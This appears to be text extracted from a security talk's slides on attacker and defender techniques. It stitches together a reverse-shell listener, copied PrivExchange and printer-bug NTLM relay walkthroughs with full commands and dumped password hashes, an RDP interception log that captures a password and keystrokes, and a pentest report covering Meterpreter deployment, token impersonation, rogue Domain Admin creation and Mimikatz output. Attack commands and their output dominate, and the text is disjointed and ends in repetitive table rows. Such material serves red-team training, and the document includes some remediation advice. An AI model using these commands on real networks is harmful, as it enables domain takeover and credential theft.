


A dynamic scene from a movie or video game. In the foreground, a man with a beard and short hair, wearing a purple t-shirt and jeans, is engaged in combat with a large, brown, lizard-like creature. He is holding the creature's front leg with both hands, pushing it away. The background shows a city street at night with blurred lights and other figures. A white circular overlay covers the bottom right portion of the image.

Battle in the Clouds: Attacker vs Defender on AWS

Dani Goland
Mohsan Farid

Shared Responsibility Model

	Infrastructure-as-a-service (IaaS)	Platform-as-a-service (PaaS)	Software-as-a-service (SaaS)
People	You 	You 	You 
Data	You 	You 	You 
Applications	You 	You 	CSP 
Operating system	You 	CSP 	CSP 
Virtual networks	You 	CSP 	CSP 
Hypervisors	CSP 	CSP 	CSP 
Servers and storage	CSP 	CSP 	CSP 
Physical networks	CSP 	CSP 	CSP 

iTerm2 Shell Edit View Session Scripts Profiles Toolkit Window Help


1. bash

ip-10-203-200-70:defcon Mohsan\$ python3 HummusBomb.py }


2. ec2-user@ip-10-0-5-118:~ (netcat)

ip-10-203-200-70:~ Mohsan\$ nc -lvp 1234

Hummus Bombing Celery Workers



Relay 101



Exchange Abuse



Dirk-jan Mollema

Hacker, red teamer, researcher. Likes to write infosec-focussed Python tools. This is my personal blog mostly containing research on topics I find interesting, such as Windows, Active Directory and cloud stuff.

📍 Both sides of a security boundary

🐦 Twitter

GitHub

```
ntlmrelayx.py -t ldap://s2016dc.testsegment.local --escalate-user ntu
```

Now we run the `privexchange.py` script:

```
user@localhost:~/exchpoc$ python privexchange.py -ah dev.testsegment.local s2012exc.testsegment.local -  
Password:  
INFO: Using attacker URL: http://dev.testsegment.local/privexchange/  
INFO: Exchange returned HTTP status 200 - authentication was OK  
ERROR: The user you authenticated with does not have a mailbox associated. Try a different user.
```

When this is run with a user which doesn't have a mailbox, we will get the above error. Let's try it again with a user which does have a mailbox associated:

```
user@localhost:~/exchpoc$ python privexchange.py -ah dev.testsegment.local s2012exc.testsegment.local -  
Password:  
INFO: Using attacker URL: http://dev.testsegment.local/privexchange/  
INFO: Exchange returned HTTP status 200 - authentication was OK  
INFO: API call was successful
```

Exchange Abuse

After a minute (which is the value supplied for the push notification) we see the connection coming in at ntlmrelayx, which gives our user DCSync privileges:



Dirk-jan Mollema

Hacker, red teamer, researcher. Likes to write infosec-focussed Python tools. This is my personal blog mostly containing research on topics I find interesting, such as Windows, Active Directory and cloud stuff.

📍 Both sides of a security boundary

🐦 Twitter

🔗 GitHub

```
user@localhost:~/exchpoc$ sudo ntlmrelayx.py -t ldap://s2016dc.testsegment.local --escalate-user ntua
Impacket v0.9.19-dev - Copyright 2018 SecureAuth Corporation

[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 192.168.222.103, attacking target ldap://s2016dc.testsegment.local
[*] HTTPD: Client requested path: /privexchange/
[*] HTTPD: Received connection from 192.168.222.103, attacking target ldap://s2016dc.testsegment.local
[*] HTTPD: Client requested path: /privexchange/
[*] HTTPD: Client requested path: /privexchange/
[*] Authenticating against ldap://s2016dc.testsegment.local as TESTSEGMENT\$2012EXC$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] User privileges found: Create user
[*] User privileges found: Modifying domain ACL
```

We confirm the DCSync rights are in place with secretsdump:

```
user@localhost:~/exchpoc$ secretsdump.py testsegment\ntuas2016dc.testsegment.local -just-dc
Impacket v0.9.19-dev - Copyright 2018 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5c54d587745473e17c629053527a84d4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e5a69a0ba06a3367376dc4f41f24e2a0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
testsegment.local\testuser:1105:aad3b435b51404eeaad3b435b51404ee:720ad954f6a3665b0e92bf5efa662f65:::
testsegment.local\backupadmin:1126:aad3b435b51404eeaad3b435b51404ee:69052d690d30509c5467303e8bd753be:::
```

Exchange Abuse



Dirk-jan Mollema

Hacker, red teamer, researcher. Likes to write infosec-focussed Python tools. This is my personal blog mostly containing research on topics I find interesting, such as Windows, Active Directory and cloud stuff.

📍 Both sides of a security boundary

✉ Twitter

🔗 GitHub

In the first attack, we attack the Exchange server using the SpoolService/printer bug, and relay this using ntlmrelayx. I'm using [printerbug.py](#) from my krbrelayx repo, you can also use [dementor](#) or [the original .NET code](#)

```
python printerbug.py testsegment.local/testuser@s2012exc.testsegment.local <attacker ip/hostname>
```

This will make the Exchange server connect to us:

```
user@localhost:~/krbrelayxs$ python printerbug.py testsegment/ntu@s2012exc.testsegment.local 192.168.222.133
[*] Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

Password:
[*] Attempting to trigger authentication via rprn RPC at s2012exc.testsegment.local
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked
```

Which we catch with ntlmrelayx running with the --remove-mic flag:

```
ntlmrelayx.py --remove-mic --escalate-user ntu -t ldap://s2016dc.testsegment.local -smb2support
```

```
[impacket-py3-bbmC07jP] user@localhost:~/impacket-py3$ python examples/ntlmrelayx.py -t ldap://s2016dc.testsegment.local
--remove-mic -smb2support --escalate-user ntu
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Received connection from 192.168.222.103, attacking target ldap://s2016dc.testsegment.local
[*] Authenticating against ldap://s2016dc.testsegment.local as TESTSEGMENT\$2012EXCS$ SUCCEEDED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] SMBD-Thread-5: Received connection from 192.168.222.103, attacking target ldap://s2016dc.testsegment.local
[*] Authenticating against ldap://s2016dc.testsegment.local as \ FAILED
[*] SMBD-Thread-6: Received connection from 192.168.222.103, attacking target ldap://s2016dc.testsegment.local
[*] Authenticating against ldap://s2016dc.testsegment.local as \ FAILED
[*] User privileges found: Create user
[*] User privileges found: Modifying domain ACL
[*] Querying domain security descriptor
[*] Success! User ntu now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
[*] Saved restore state to aclpwn.20190613.213115.restore
```

This grants our user DCSync privileges, which we can use to dump all password hashes:

```
user@localhost:~/exchpoc$ secretsdump.py testsegment/ntu@s2016dc.testsegment.local -just-dc
Impacket v0.9.19-dev - Copyright 2018 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaa3b435b51404ee:5c54d587745473e17c629053527a84d4:::
Guest:501:aad3b435b51404eeaa3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaa3b435b51404ee:e5a69a0ba6a63367376dc4f41f24e2a6:::
```

Exchange Abuse

Pivoting isn't always easy but it sho is fun!

```
# ./seth.sh eth1 192.168.57.{103,2,102}
[!] Seth - Network Pivoting Framework [!]
[!] by Adrian Vollmer
[!] seth@vollmer.syss.de
[!] SySS GmbH, 2017
[!] https://www.syss.de

[*] Spoofing arp replies...
[*] Turning on IP forwarding...
[*] Set iptables rules for SYN packets...
[*] Waiting for a SYN packet to the original destination...
[+] Got it! Original destination is 192.168.57.102
[*] Clone the x509 certificate of the original destination...
[*] Adjust the iptables rule for all packets...
[*] Run RDP proxy...
Listening for new connection
Connection received from 192.168.57.103:50431
Downgrading authentication options from 11 to 3
Enable SSL
alice::avollmer-syss:1f20645749b0dfd5:b0d3d5f1642c05764ca28450f89d38db:010100000000000b2720f48f5ded2012692
Tamper with NTLM response
TLS alert access denied, Downgrading CredSSP
Connection lost
Connection received from 192.168.57.103:50409
Listening for new connection
Enable SSL
Connection lost
Connection received from 192.168.57.103:50410
Listening for new connection
Enable SSL
Hiding forged protocol request from client
.\alice:ilovebob
Keyboard Layout: 0x409 (English_United_States)
Key press: LShift
Key press: S
Key release: S
Key release: LShift
Key press: E
Key release: E
Key press: C
Key release: C
Key press: R
Key release: R
Key press: E
Key release: E
Key press: T
Key release: T
Connection lost
[*] Cleaning up...
[*] Done.
```

Everybody Wants To Rule The World

Introduction

Ruler is a tool that allows you to interact with Exchange servers remotely, through either the MAPI/HTTP or RPC/HTTP protocol. The main aim is abuse the client-side Outlook features and gain a shell remotely.

The full low-down on how Ruler was implemented and some background regarding MAPI can be found in our blog posts:

- [Ruler release](#)
- [Pass the Hash with Ruler](#)
- [Outlook forms and shells](#)
- [Outlook Home Page – Another Ruler Vector](#)

For a demo of it in action: [Ruler on YouTube](#)

What does it do?

Ruler has multiple functions and more are planned. These include

- Enumerate valid users
- Create new malicious mail rules
- Dump the Global Address List (GAL)
- VBScript execution through forms
- VBScript execution through the Outlook Home Page

Ruler attempts to be semi-smart when it comes to interacting with Exchange and uses the Autodiscover service (just as your Outlook client would) to discover the relevant information.

Shell Yeah!

INTERNAL PENTEST

LedgerOps began the internal assessment by sniffing traffic passively and enumerating the network.

LedgerOps then proceeded to enumerate the live hosts identified in scope and initiated scans on port 445 for systems susceptible to several vulnerabilities:

- Null sessions allowed
 - Anonymous shares enabled
 - SMB Signing disabled
 - Critical RCE patches such as MS17-010 and MS08-067 missing.

Three hosts were identified as having null sessions enabled:

- X.X.2.245
 - X.X.2.200
 - X.X.2.20

LedgerOps attempted to enumerate users in Active Directory but was unsuccessful. The password policy was then enumerated for the [REDACTED] domain. There were no anonymous shares or hosts identified vulnerable to MS17-010 or MS08-067.

Systems in the [REDACTED] domain without SMB signing were identified as potential targets; Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS) poisoning attacks were performed to allow SMB Relay attacks using the “[REDACTED]” account.

The initial relay attack was successful on X.X.12.94; however, an existing Endpoint Security solution prevented the testing team from spawning any malicious shells. As a result, a local admin account was added, and PSEXEC was leveraged to deploy [an](#) custom, undetectable LedgerOps payload.

```
[*] HTTPD: Client requested path: /tdats?qtwu  
[*] Authenticating against      12.94 as          \lit.sep SUCCEED  
[*] it sep.:  
00000000290129e49  
74002B000f002e60  
0005001400050006e  
8100000000200000e  
0040000500540050e  
  
[*] Service RemoteRegistry is in stopped state  
[*] Service RemoteRegistry is disabled, enabling it  
[*] Starting service RemoteRegistry  
[*] Remote Registry service started on host: 100.80.32.94  
(!) User created: 192.168.1.11  
[!] SMB SessionError: STATUS_OBJECT_NAME_NOT_FOUND(The object name is not found.)  
[*] Stopping service RemoteRegistry  
[*] Restoring the disabled state for service RemoteRegistry  
[*] HTTPD: Received connection from: ::ffff:100.83, attacking target   2.245  
[*] HTTPD: Client requested path: /wpad.dat  
[*] HTTPD: Client requested path: /wpad.dat  
[*] HTTPD: Received connection from: ::ffff:100.56, attacking target   2.245
```

Figure 5: Relay Attacks are performed to create a local administrator account.

Lateral-aly

Remediation:

Disable LLMNR and NBT-NS services and enable SMB signing where possible.

For further information, reference the following resource(s):

- <https://www.sternsecurity.com/blog/local-network-attacks-llmnr-and-nbt-ns-poisoning>

LedgerOps proceeded to dump hashes and search for credentials and domain admin tokens. The relay attack was also successfully performed on the following hosts:

- X.X.2.110
X.X.12.76
X.X.2.15

[+] KaliMachines		[+] LocalAuth		[+] LocalAuth -> Server-PC		Administrator -> D:\Data\439515484eaaad\439515484ee		Z2211@7f7b1c8fc	
CM	15-443 TE	[*] Windows	U&I (CnW)						
CM	26-443 HE	[*] Windows	U&I (CnW)						
CM	57-443 ME	[*] Windows	U&I (CnW)						
CM	58-443 TE	[*] Windows	U&I (CnW)						
CM	28-443 HE	[*] HKEY_ARD	and3ba05b5						Z2211@7f7b1c8fc STATUS_LOGON_FAILURE
CM	111-443 S	[*] Windows	U&I (CnW)						
CM	338-443 S	[*] Windows	U&I (CnW)						
CM	158-445 2	[*] Windows	U&I (CnW)						
CM	189-445 M	[*] Windows	U&I (CnW)						
CM	124-445 TE	[*] Windows	U&I (CnW)						
CM	186-445 G	[*] Windows	U&I (CnW)						Z2211@7f7b1c8fc (PwDef)
CM	56-445 YU	[*] HKEY_ARD	and3ba05b5						Z1147@7f7b1c8fc STATUS_LOGON_FAILURE
CM	57-445 HE	[*] Windows	U&I (CnW)						Z1147@7f7b1c8fc STATUS_LOGON_FAILURE
CM	117-445 M	[*] Windows	U&I (CnW)						
CM	5-445 PAC	[*] PRESTARVU	ur_and3ba05b5						Z612211@7f7b1c8fc (PwDef)
CM	186-445 D	[*] Windows	U&I (CnW)						Z937462211@7f7b1c8fc STATUS_LOGON_FAILURE
CM	186-445 O	[*] DESRET	ur_and3ba05b5						Z937462211@7f7b1c8fc STATUS_LOGON_FAILURE
CM	111-445 B	[*] BANKEH	trustor.exe						Z937462211@7f7b1c8fc STATUS_LOGON_FAILURE
CM	186-445 R	[*] Windows	U&I (CnW)						Z937462211@7f7b1c8fc STATUS_LOGON_FAILURE
CM	186-445 C	[*] Windows	U&I (CnW)						Z937462211@7f7b1c8fc STATUS_LOGON_FAILURE
CM	186-445 G	[*] GATORX	rustor.exe!						Z70842211@7f7b1c8fc STATUS_LOGON_FAILURE
CM	112-445 P	[*] Windows	U&I (CnW)						Z70842211@7f7b1c8fc STATUS_LOGON_FAILURE
CM	338-445 C	[*] CHESSIE	rustor.exe!						Z317642211@7f7b1c8fc STATUS_LOGON_FAILURE
CM	208-445 G	[*] Windows	U&I (CnW)						Z317642211@7f7b1c8fc STATUS_LOGON_FAILURE
CM	253-445 G	[*] Windows	U&I (CnW)						Z70842211@7f7b1c8fc
CM	253-445 G	[*] GATEREX	rustor.exe!						Z937462211@7f7b1c8fc STATUS_LOGON_FAILURE
CM	245-445 N	[*] UML	unclm.inf!						Z2211@7f7b1c8fc
CM	245-445 G	[*] HKEY_ARQ	and3ba05b5						Z2211@7f7b1c8fc
[+] KTHREE		[+] LocalAuth -> Home\testers\Documents							
CM	182-1								S3777462211@7f7b1c8fc (PwDef) -->
CM	192-1								162211@7f7b1c8fc STATUS_LOGON_FAILURE

Figure 6: The local administrator hash is passed to the administrative network, with limited success.

LedgerOps leveraged a native Windows tool known as PSEXEC to deploy a Meterpreter payload via Powershell on X.X.2.15. Incognito was leveraged to impersonate the Domain Admin token on the system.




Figure 7: A Domain Admin token is identified on X.X.2.15

Post Exploitation

```
meterpreter > list_tokens -u
Delegation Tokens Available
=====
\\Administrator
NT AUTHORITY\\LOCAL SERVICE
NT AUTHORITY\\NETWORK SERVICE
NT AUTHORITY\\SYSTEM

Impersonation Tokens Available
=====
cis.palma
on.villeza
.mendez
NT AUTHORITY\\ANONYMOUS LOGON

meterpreter > impersonate_token : \\Administrator
[-] Delegation token available
[+] Successfully impersonated user \\Administrator
meterpreter > getuid
Server username: \\Administrator
```

Figure 8: Successful impersonation of Domain Admin token.

Remediation:

The following configurations address the usage of delegation tokens and can prevent token impersonation:

|
Policy Security Setting: Enable computer and user accounts to be trusted for delegation (Windows Settings > Security Settings > Local Policies > User Rights Assignment)

This setting, defined in the Domain Controller Group Policy object (GPO) and in the local security policy, determines which users can set the “Trusted for Delegation” setting for accounts. This group of users should be restricted and accounts “Trusted for Delegation” should not include privileged or administrator accounts.

User Account Security Setting: Account is sensitive and cannot be delegated (Account Properties > Account Tab > Account Options)

This setting, defined in the Domain Controller Group Policy object (GPO), limits abuse of tokens from non-interactive logins.

LedgerOps proceeded to create a Domain Admin account as a flag to see if it would be noticed.

Post Exploitation

```
C:\Windows\system32>net user Adminstrator 1qaz@WSX3#EDC /ADD /DOMAIN  
net user Adminstrator 1qaz@WSX3#EDC /ADD /DOMAIN  
The request will be processed at a domain controller for domain i .com.
```

The command completed successfully.

```
C:\Windows\system32>net group "Domain Admins" Adminstrator /ADD /DOMAIN  
net group "Domain Admins" Adminstrator /ADD /DOMAIN  
The request will be processed at a domain controller for domain i .com.
```

User Adminstrator is already a member of group Domain Admins.

Figure 9: A Domain Admin (DA) account is created, named “Adminstrator”.

Remediation:

Create a notification to notify all Domain Administrators when a new Domain Administrator account is created.


For further information, reference the following resource(s):

- <https://sid-500.com/2017/11/28/powershell-notify-me-when-someone-is-added-to-the-administrator-group/>

LedgerOps used a Windows credential-harvesting tool known as [Mimikatz](#) to on X.X.2.15 to obtain the existing Domain Administrator’s credentials in clear text.

AuthID	Package	Domain	User	Password
0\58717	NTLM	NT AUTHORITY\SYSTEM		
0\398	Negotiate			
0\1	NTLM			
0\38	NTLM			
0\80	NTLM			
0\81	NTLM			
0\82	NTLM			
0\83	NTLM			
0\84	NTLM			
0\85	NTLM			
0\86	NTLM			
0\87	NTLM			
0\88	NTLM			
0\89	NTLM			
0\90	NTLM			
0\91	NTLM			
0\92	NTLM			
0\93	NTLM			
0\94	NTLM			
0\95	NTLM			
0\96	NTLM			
0\97	NTLM			
0\98	NTLM			
0\99	NTLM			
0\100	NTLM			
0\101	NTLM			
0\102	NTLM			
0\103	NTLM			
0\104	NTLM			
0\105	NTLM			
0\106	NTLM			
0\107	NTLM			
0\108	NTLM			
0\109	NTLM			
0\110	NTLM			
0\111	NTLM			
0\112	NTLM			
0\113	NTLM			
0\114	NTLM			
0\115	NTLM			
0\116	NTLM			
0\117	NTLM			
0\118	NTLM			
0\119	NTLM			
0\120	NTLM			
0\121	NTLM			
0\122	NTLM			
0\123	NTLM			
0\124	NTLM			
0\125	NTLM			
0\126	NTLM			
0\127	NTLM			
0\128	NTLM			
0\129	NTLM			
0\130	NTLM			
0\131	NTLM			
0\132	NTLM			
0\133	NTLM			
0\134	NTLM			
0\135	NTLM			
0\136	NTLM			
0\137	NTLM			
0\138	NTLM			
0\139	NTLM			
0\140	NTLM			
0\141	NTLM			
0\142	NTLM			
0\143	NTLM			
0\144	NTLM			
0\145	NTLM			
0\146	NTLM			
0\147	NTLM			
0\148	NTLM			
0\149	NTLM			
0\150	NTLM			
0\151	NTLM			
0\152	NTLM			
0\153	NTLM			
0\154	NTLM			
0\155	NTLM			
0\156	NTLM			
0\157	NTLM			
0\158	NTLM			
0\159	NTLM			
0\160	NTLM			
0\161	NTLM			
0\162	NTLM			
0\163	NTLM			
0\164	NTLM			
0\165	NTLM			
0\166	NTLM			
0\167	NTLM			
0\168	NTLM			
0\169	NTLM			
0\170	NTLM			
0\171	NTLM			
0\172	NTLM			
0\173	NTLM			
0\174	NTLM			
0\175	NTLM			
0\176	NTLM			
0\177	NTLM			
0\178	NTLM			
0\179	NTLM			
0\180	NTLM			
0\181	NTLM			
0\182	NTLM			
0\183	NTLM			
0\184	NTLM			
0\185	NTLM			
0\186	NTLM			
0\187	NTLM			
0\188	NTLM			
0\189	NTLM			
0\190	NTLM			
0\191	NTLM			
0\192	NTLM			
0\193	NTLM			
0\194	NTLM			
0\195	NTLM			
0\196	NTLM			
0\197	NTLM			
0\198	NTLM			
0\199	NTLM			
0\200	NTLM			
0\201	NTLM			
0\202	NTLM			
0\203	NTLM			
0\204	NTLM			
0\205	NTLM			
0\206	NTLM			
0\207	NTLM			
0\208	NTLM			
0\209	NTLM			
0\210	NTLM			
0\211	NTLM			
0\212	NTLM			
0\213	NTLM			
0\214	NTLM			
0\215	NTLM			
0\216	NTLM			
0\217	NTLM			
0\218	NTLM			
0\219	NTLM			
0\220	NTLM			
0\221	NTLM			
0\222	NTLM			
0\223	NTLM			
0\224	NTLM			
0\225	NTLM			
0\226	NTLM			
0\227	NTLM			
0\228	NTLM			
0\229	NTLM			
0\230	NTLM			
0\231	NTLM			
0\232	NTLM			
0\233	NTLM			
0\234	NTLM			
0\235	NTLM			
0\236	NTLM			
0\237	NTLM			
0\238	NTLM			
0\239	NTLM			
0\240	NTLM			
0\241	NTLM			
0\242	NTLM			
0\243	NTLM			
0\244	NTLM			
0\245	NTLM			
0\246	NTLM			
0\247	NTLM			
0\248	NTLM			
0\249	NTLM			
0\250	NTLM			
0\251	NTLM			
0\252	NTLM			
0\253	NTLM			
0\254	NTLM			
0\255	NTLM			
0\256	NTLM			
0\257	NTLM			
0\258	NTLM			
0\259	NTLM			
0\260	NTLM			
0\261	NTLM			
0\262	NTLM			
0\263	NTLM			
0\264	NTLM			
0\265	NTLM			
0\266	NTLM			
0\267	NTLM			
0\268	NTLM			
0\269	NTLM			
0\270	NTLM			
0\271	NTLM			
0\272	NTLM			
0\273	NTLM			
0\274	NTLM			
0\275	NTLM			
0\276	NTLM			
0\277	NTLM			
0\278	NTLM			
0\279	NTLM			
0\280	NTLM			
0\281	NTLM			
0\282	NTLM			
0\283	NTLM			
0\284	NTLM			
0\285	NTLM			
0\286	NTLM			
0\287	NTLM			
0\288	NTLM			
0\289	NTLM			
0\290	NTLM			
0\291	NTLM			
0\292	NTLM			
0\293	NTLM			
0\294	NTLM			
0\295	NTLM			
0\296	NTLM			
0\297	NTLM			
0\298	NTLM			
0\299	NTLM			
0\300	NTLM			
0\301	NTLM			
0\302	NTLM			
0\303	NTLM			
0\304	NTLM			
0\305	NTLM			
0\306	NTLM			
0\307	NTLM			
0\308	NTLM			
0\309	NTLM			
0\310	NTLM			
0\311	NTLM			
0\312	NTLM			
0\313	NTLM			
0\314	NTLM			
0\315	NTLM			
0\316	NTLM			
0\317	NTLM			
0\318	NTLM			
0\319	NTLM			
0\320	NTLM			
0\321	NTLM			
0\322	NTLM			
0\323	NTLM			
0\324	NTLM			
0\325	NTLM			
0\326	NTLM			
0\327	NTLM			
0\328	NTLM			
0\329	NTLM			
0\330	NTLM			
0\331	NTLM			
0\332	NTLM			
0\333	NTLM			
0\334	NTLM			
0\335	NTLM			
0\336	NTLM			
0\337	NTLM			
0\338	NTLM			
0\339	NTLM			
0\340	NTLM			
0\341	NTLM			
0\342	NTLM			
0\343	NTLM			
0\344	NTLM			
0\345	NTLM			
0\346	NTLM			
0\347	NTLM			
0\348	NTLM			
0\349	NTLM			
0\350	NTLM			
0\351	NTLM			
0\352	NTLM			
0\353	NTLM			
